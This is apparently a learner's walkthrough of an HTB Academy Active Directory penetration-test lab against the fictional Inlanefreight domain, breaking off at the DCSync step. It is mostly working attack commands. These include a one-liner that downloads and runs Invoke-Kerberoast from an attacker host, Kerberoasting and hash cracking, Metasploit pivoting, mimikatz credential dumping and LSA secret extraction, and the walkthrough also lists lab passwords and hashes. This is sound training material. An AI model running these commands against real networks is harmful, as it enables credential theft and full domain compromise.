Scenario
A team member started an External Penetration Test and was moved to another urgent project before they could finish. The team member was able to find and exploit a file upload vulnerability after performing recon of the externally-facing web server. Before switching projects, our teammate left a password-protected web shell (with the credentials: admin:My_W3bsH3ll_P@ssw0rd!) in place for us to start from in the /uploads directory. As part of this assessment, our client, Inlanefreight, has authorized us to see how far we can take our foothold and is interested to see what types of high-risk issues exist within the AD environment. Leverage the web shell to gain an initial foothold in the internal network. Enumerate the Active Directory environment looking for flaws and misconfigurations to move laterally and ultimately achieve domain compromise.
Apply what you learned in this module to compromise the domain and answer the questions below to complete part I of the skills assessment.
Questions

Submit the contents of the flag.txt file on the administrator Desktop of the web server

i go to browser the target with endpoint uploads and get Antak webshell
Kerberoast an account with the SPN MSSQLSvc/SQL01.inlanefreight.local:1433 and submit the account name as your answer

svc_sql
Crack the account's password. Submit the cleartext value.
lucky7
i have to use tool to request the Kerberos ticket (TGS) for this account and extract its hash
Rubeus or Invoke-Kerberoast(if cannot upload .exe file)

PS> IEX (New-Object Net.WebClient).DownloadString('http://10.10.15.73/Invoke-Kerberoast.ps1'); Invoke-Kerberoast -Identity svc_sql -OutputFormat Hashcathashcat -m 13100 svc_sql_hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting
Next we have to upgrade shell, i recommend for you to get reverse shell by create and set up by metasploit
Submit the contents of the flag.txt file on the Administrator desktop on MS01
Step 1: Resolve MS01 IP
ping MS01Output:
MS01.INLANEFREIGHT.LOCAL [172.16.6.50]Step 2: Create a PSCredential object and attempt PS remoting
$user = "inlanefreight\svc_sql"
$Password = ConvertTo-SecureString "lucky7" -AsPlainText -Force
$credentials = New-Object System.Management.Automation.PSCredential ($user, $Password)
Enter-PSSession -ComputerName "MS01.inlanefreight.local" -Credential $credentials- The session wasn’t interactive enough, so I opted for pivoting via a SOCKS proxy.
Step 3: Pivot via Meterpreter SOCKS proxy
In Metasploit:
use auxiliary/server/socks_proxy
set SRVPORT 9050
set SRVHOST 0.0.0.0
set version 4a
run- This created a SOCKS proxy for routed connections.
Add routes for MS01 subnet:
use post/multi/manage/autoroute
set SESSION 1
set SUBNET 172.16.6.0
run- This allowed me to reach the internal network through my Meterpreter session.
 run autoroute -s 172.16.6.0/24
(some option to fix fast)
Step 4: Scan MS01 via proxy

proxychains nmap -sT -Pn -p 139,445,1433,3389,5985 172.16.6.50 -oN nmap_ms01_via_socks.txtStep 5: Forward RDP port and connect
Port forwarding via Meterpreter:
portfwd add -l 1234 -p 3389 -r 172.16.6.50Use is this meterpreter prompt:
meterpreter > portfwd add -l 1234 -p 3389 -r 172.16.6.50
[*] Forward TCP relay created: (local) :1234 -> (remote) 172.16.6.50:3389
meterpreter >
Connect using xfreerdp:
xfreerdp3 /v:127.0.0.1:1234 /u:"INLANEFREIGHT\svc_sql" /p:"lucky7" /dynamic-resolution /drive:macshare,/Users/muhammed/Documents/appsor someother options
┌──(sasorirose㉿kazekageiii)-[~/Desktop/HTB/HTB_Academy/Active Directory Enumeration & Attacks]
└─$ proxychains nxc smb 172.16.6.50 -u svc_sql -p lucky7 -d inlanefreight.local
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.16.6.50:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.16.6.50:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.16.6.50:445  ...  OK

┌──(sasorirose㉿kazekageiii)-[~/Desktop/HTB/HTB_Academy/Active Directory Enumeration & Attacks]
└─$ proxychains evil-winrm -i 172.16.6.50 -u svc_sql -p lucky7
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17

Evil-WinRM shell v3.9
Once in the RDP session, I accessed the Administrator Desktop:
C:\Users\Administrator\Desktop\flag.txtMS01 Administrator flag:

spn$_r0ast1ng_on_@n_0p3n_f1reFind cleartext credentials for another domain user. Submit the username as your answer.
Inside C:\Users, I saw the folder for another domain user:
tpettyPress enter or click to view image in full size
Submit this user's cleartext password.
Step 1: Upload mimikatz.exe to MS01
- Transferred the binary via mapped drive or RDP share.
Step 2: Execute mimikatz to extract credentials
.\mimikatz.exe
privilege::debug
sekurlsa::logonpasswords- NTLM hash retrieved:
tpetty NTLM: fd37b6fec5704cadabb319cebf9e3a3aPress enter or click to view image in full size

Step 3: Attempt hash cracking
hashcat -m 1000 fd37b6fec5704cadabb319cebf9e3a3a /Users/muhammed/Documents/apps/Academy/rockyou.txt- Cracking failed. Alternative: used NXC LSA dump:
proxychains nxc smb 172.16.6.50 -u svc_sql -p lucky7 --lsaResulting cleartext password:

Sup3rS3cur3D0m@inU2eRDetermine what attack this user can perform
- Uploaded SharpHound.exe via Antak web shell to the MS01 host
- Ran it to collect ACLs and AD relationships
- Downloaded ZIP and imported into BloodHound GUI
Result: tpetty can perform a DCSync attack, giving replication rights over the domain.

Take over domain and retrieve DC01 Administrator flag
Step 1: Use runas to impersonate tpetty and run PowerShell
runas /user:inlanefreight.local\tpetty powershellStep 2: Copy mimikatz to tpetty’s desktop
